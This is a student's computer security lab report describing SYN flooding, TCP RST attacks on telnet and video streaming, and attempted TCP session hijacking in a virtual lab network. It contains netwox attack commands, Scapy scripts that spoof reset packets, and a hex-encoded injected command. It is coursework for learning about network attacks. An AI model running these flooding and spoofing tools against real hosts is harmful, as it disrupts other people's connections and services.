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ICSI 424 Computer Security
Lab 07

Task 1: SYN Flooding Attack

I begin by analyzing the max syn backlog to check the max size of the tcp syn backlog queue

```
[11/13/20 JO481765]seed@VM:~$ sudo sysctl -q net.ipv4.t
cp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[11/13/20 JO481765]seed@VM:~$
```

I run netstat -na before the attack to inspect the usage of the queue

```
[11/13/20 JO481765]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Add
ress         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*
             LISTEN
tcp        0      0 10.0.2.5:53             0.0.0.0:*
             LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*
             LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
             LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
             LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*
```

I then commence the attack using Netwox on the attacking machine

```
[11/13/20 JO481765]seed@VM:~$ sudo netwox 76 -i 10.0.2.
5 -p 80
^C
[11/13/20 JO481765]seed@VM:~$
```

I run netstat -na on the victim machine during the attack and notice a large number of the connections in the queue are set to SYN-RECV, making me confident that my attack was successful. However I also note that these were a bit further down and there was still lots of free space in the queue, which i believe is due to net.ipv4.tcp_syncookies being set to true

```
tcp6       0      0 10.0.2.5:80
170:3147      SYN_RECV
tcp6       0      0 10.0.2.5:80
.91:50854     SYN_RECV
tcp6       0      0 10.0.2.5:80
77:18051      SYN_RECV
tcp6       0      0 10.0.2.5:80
.226:60057    SYN_RECV
tcp6       0      0 10.0.2.5:80
91:33094      SYN_RECV
tcp6       0      0 10.0.2.5:80
.166:9035     SYN_RECV
tcp6       0      0 10.0.2.5:80
2:56940       SYN_RECV
tcp6       0      0 10.0.2.5:80
68:39845      SYN_RECV
tcp6       0      0 10.0.2.5:80
```

I check and see that net.ipv4.tcp_syncookies=1

```
[11/13/20 JO481765]seed@VM:~$ sudo sysctl -a | grep coo
kie
net.ipv4.tcp_syncookies = 1
```

I believe this is why there was still space in the queue, so i disable it and try it again to see the results

```
[11/13/20 JO481765]seed@VM:~$ sudo sysctl -w net.ipv4.t
cp_syncookies=0
net.ipv4.tcp_syncookies = 0
[11/13/20 JO481765]seed@VM:~$
```

I rerun the attack

```
[11/13/20 JO481765]seed@VM:~$ sudo netwox 76 -i 10.0.2.
5 -p 80
^C
[11/13/20 JO481765]seed@VM:~$
```

I don't see much of a difference between the netstats list on the queue, however judging by the purpose of syncookies, this is expected. syncookies aren't supposed to prevent the filling of the queue, but rather prevent dropping connections after the queue has been filled by not storing additional connections but rather encoding the queue entry into the handshake which it can use to detect if subsequent requests are legitimate.

Task 2: TCP RST Attacks on telnet and ssh Connections

I begin by attempting to connect to the server over telnet, once i connect, i immediately run netwox 78 on my attacker. The second i hit a key on my client it gives me the message notifying me the connection has been closed.
Image of me connecting to the server VM then being kicked off the telnet session on the client VM





Image of the attacker VM running netwox 78 to perform the attack




I set up the attack program but am unable to find the next available sequence number in wireshark, the last TCP packet sent never gives me a sequence number to work with

```
#!/usr/bin/python

from scapy.all import *

ip = IP(src="8.8.8.8", dst="10.0.2.5")
tcp = TCP(sport=23, dport=59790, flags="R", seq=2689961353)
pkt = ip/tcp
send(pkt, verbose=0)
```



I can see the port fine but i'm expecting a “Next sequence number field” for the last packet that simply does not exist. Without this i can’t run the attack since the TCP request i send wont have the correct seq number.

Task 3: TCP RST Attacks on Video Streaming Applications

I begin by setting up a a scapy program to sniff and spoof incoming TCP packets with a reset packet.

```
#!/usr/bin/python

from scapy.all import *

def spoofTCP(pkt):
        ip = IP(src=pkt[IP].dst, dst="10.0.2.4")
        tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="R", seq=pkt
[TCP].ack)
        pkt = ip/tcp
        send(pkt)

sniff(filter="tcp and src host 10.0.2.4", prn=spoofTCP)
```

```
[11/13/20 JO481765]seed@VM:~/lab09-James-Oswald$ sudo p
ython Task3.py
.
Sent 1 packets.
.
Sent 1 packets.
```


I attempt to continue playing a youtube video I was watching before that attack but find that after the buffer runs out the video is stuck buffering and will no longer play.

Task 4: TCP Session Hijacking


I begin by encoding the command I want to run

```
[11/13/20 JO481765]seed@VM:~/lab09-James-Oswald$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for mo
re information.
>>> "touch evil.txt".encode("hex")
'746f756368206576696c2e747874'
>>>
```


I attempt to use netwox to hijack the session and send this to the server by posing as the client by checking and filling in the values from wireshark



sudo netwox 40 -m 10.0.2.4 -p 23 -o 60050 -q 1632573233 -H 746f756368206576696c2e747874



Unfortunately upon closer inspection as the client, this dosn't appear to have actually sent the data to the server as the client like we wished.



I've messed with this for another few hours and still can't get it to send the command.

Task 5: Creating Reverse Shell using TCP Session Hijacking

Unfortunately since i can't get it to send a single command, it's not possible for me to create a backdoor using a reverse shell for task 5.